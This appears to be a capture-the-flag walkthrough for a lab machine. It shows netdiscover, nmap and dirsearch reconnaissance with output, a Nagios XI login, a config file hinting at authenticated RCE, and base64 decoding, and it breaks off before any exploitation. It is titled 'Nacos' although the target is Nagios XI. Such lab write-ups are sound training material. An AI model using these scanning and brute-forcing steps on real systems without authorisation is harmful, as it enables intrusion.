NACOS CTF MACHINE

NACOS CTF Walkthrough

This CTF walkthrough helps to increase confidence and learn a new skill. This challenge was a great exercise to enhance my skills in enumeration, exploiting misconfigured web applications, and privilege escalation techniques.

*Platform: Vulnhub / CTF Lab

*Objective: Capture the root flag by exploiting misconfigurations and vulnerabilities in the Nacos service.

*Difficulty: Intermediate (requires knowledge of enumeration, RCE exploitation, and privilege escalation).

Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 12 hosts.   Total size: 840
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     20:0c:86:b8:63:80      1      60  GX India Pvt Ltd
192.168.1.6     1e:74:38:82:a2:d4      1      60  Unknown vendor
192.168.1.24    68:34:21:d6:32:88      1      60  Unknown vendor
192.168.1.3     ee:49:aa:67:bf:85      1      60  Unknown vendor
192.168.1.7     f2:07:1e:98:b4:3f      1      60  Unknown vendor
192.168.1.27    00:0c:29:fc:86:a0      1      60  VMware, Inc.
192.168.1.35    ac:67:5d:c5:e7:0c      1      60  Intel Corporate
192.168.1.41    ac:67:5d:c5:e7:0c      1      60  Intel Corporate
192.168.1.29    54:6c:eb:8c:ba:95      2     120  Intel Corporate
192.168.1.34    1a:29:9b:ab:66:3b      2     120  Unknown vendor
192.168.1.28    22:5a:ee:de:7c:4d      1      60  Unknown vendor
192.168.1.33    1c:02:19:41:a4:b1      1      60  GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD


┌──(kali㉿kali)-[~]
└─$ mkdir nacos-machine

┌──(kali㉿kali)-[~]
└─$ cd nacos-machine

┌──(kali㉿kali)-[~/nacos-machine]
└─$ nmap -sC -sV 192.168.1.27 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-16 07:47 EDT
Nmap scan report for 192.168.1.27
Host is up (0.0025s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 e5:c4:57:39:be:77:ad:0c:b6:1f:33:46:2b:c2:39:b7 (RSA)
```

Step-2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.

```
└─$ nmap -sC -sV 192.168.1.27 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-16 07:47 EDT
Nmap scan report for 192.168.1.27
Host is up (0.0025s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 e5:c4:57:39:be:77:ad:0c:b6:1f:33:46:2b:c2:39:b7 (RSA)
|   256 90:cb:4e:32:30:f3:ba:ce:31:56:eb:91:1d:24:2f:a3 (ECDSA)
|_  256 fa:93:5b:8b:94:bc:1f:6b:df:1a:ac:1b:34:77:37:01 (ED25519)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-title: Nagios XI
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=192.168.10.122/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2024-03-28T19:45:05
|_Not valid after:  2034-03-26T19:45:05
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
MAC Address: 00:0C:29:FC:86:A0 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.16 seconds

┌──(kali㉿kali)-[~/nacos-machine]
└─$ nmap --script=http-enum.nse 192.168.1.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-16 07:47 EDT
Nmap scan report for 192.168.1.27
Host is up (0.0018s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
```

Step-3:-

- **`nmap`** → The network scanning tool.
- **`--script=http-enum.nse`** → Runs the **Nmap Scripting Engine (NSE)** script named `http-enum.nse`.
- **`<target>`** → The IP address, domain, or hostname of the system you're scanning.


- It's an **NSE script** included with Nmap.

- Purpose: **Enumerate common web application directories and files** on a web server.

- Similar to what **DirBuster / Gobuster / Dirsearch** do.

- It relies on a **dictionary file of common paths** and makes HTTP requests to check if those directories or files exist.

& also gobuster tool can be used in these CTFs.




Step-4:-

Dirsearch is an open-source command-line tool written in Python used for **web path scanning** or **directory brute-forcing**.
It helps security researchers, penetration testers, and bug bounty hunters to discover hidden files, directories, and endpoints on a target web server.

- **Recursive scanning** (find sub-directories inside discovered ones).


- Supports **multi-threading** (fast scanning).

- Works with **HTTP/HTTPS** and proxies.
- Supports **extensions brute-force** (e.g., `.php`, `.html`, `.txt`).
- Allows **custom wordlists**.
- Can ignore **status codes** (e.g., 404, 403).
- Saves **reports** in multiple formats (TXT, JSON, CSV).




Step-5:-

In step 5th, we can log in to the Nagios IX page it has logged in properly & executed the next step.




& the next step, we can log in to Nagios XI page




Step-6:-

- `index.php` is the **default entry point** (homepage) of a PHP-based web application or website.
- When a user visits a domain (like `http://example.com/`), the web server (Apache, Nginx, etc.) looks for **default index files** (`index.html`, `index.php`, `default.php`, etc.) to serve.
- If **PHP** is being used, `index.php` usually acts as:
  - A **router** to load other parts of the website.
  - A **controller** in MVC-based frameworks.
  - A **main homepage** containing HTML, CSS, JavaScript, and embedded PHP.



Step-7:-


- `config.txt` is a **configuration file** used by many applications, operating systems, and tools to store **settings, preferences, and parameters**.
- It is usually a **plain text file** (`.txt`) that can be opened and edited with any text editor (like Notepad, nano, vim, etc.).
- The exact content and purpose of a `config.txt` file depends on **where it's used** (Linux services, Windows applications, Raspberry Pi, CTF challenges, etc.).



```
# Nagios XI Configuration File

# Server Settings
server {
    name: "Nagios XI"
    version: "5.5.6"

}

# Authentication Settings
authentication {
    method: "LDAP"

}

# Plugins Configuration
plugins {
    check_plugin_authenticated_rce: enabled
    # Nagios XI Authenticated
}

# Users Configuration
users {
    username: "nagiosadmin"
    password: "************"
    role: "administrator"
    # Other user configurations...
}

# Hosts Configuration
hosts {
    web_server {
        name: "Web Server"
        address: "<IP>"
        check_command: "check_http"
        notification_options: "d,u,r"
        contact_groups: "admins"
    }
}

# Services Configuration
services {
    http_service {
        host_name: "web_server"
        service_description: "HTTP Service"
        check_command: "check_http"
        notification_options: "w,u,c,r"
        contact_groups: "admins"
    }
}

# Commands Configuration
commands {
    check_http {
        command_line: "/usr/lib/nagios/plugins/check_http -H $HOSTADDRESS$"
    }
}

# Notification Settings
notifications {
    admins {
```

Step-8:-

- `secure.html` is usually a **webpage** placed on a web server.
- It often contains **hidden information**, **restricted content**, or **misconfigured security features**.
- In **CTF (Capture the Flag) challenges**, it may be used as a **clue file** where sensitive data is stored insecurely.



& the secure.html their source code page.


Step-9:-

- **Base64** is a binary-to-text encoding scheme.

- It is used to convert **binary data (images, files, credentials, etc.) into ASCII string format**.


- Commonly used in:


  - Email (MIME encoding)
  - Web applications (Basic Auth headers, JSON tokens)
  - Data storage and transfer (to avoid corruption in systems that only handle text



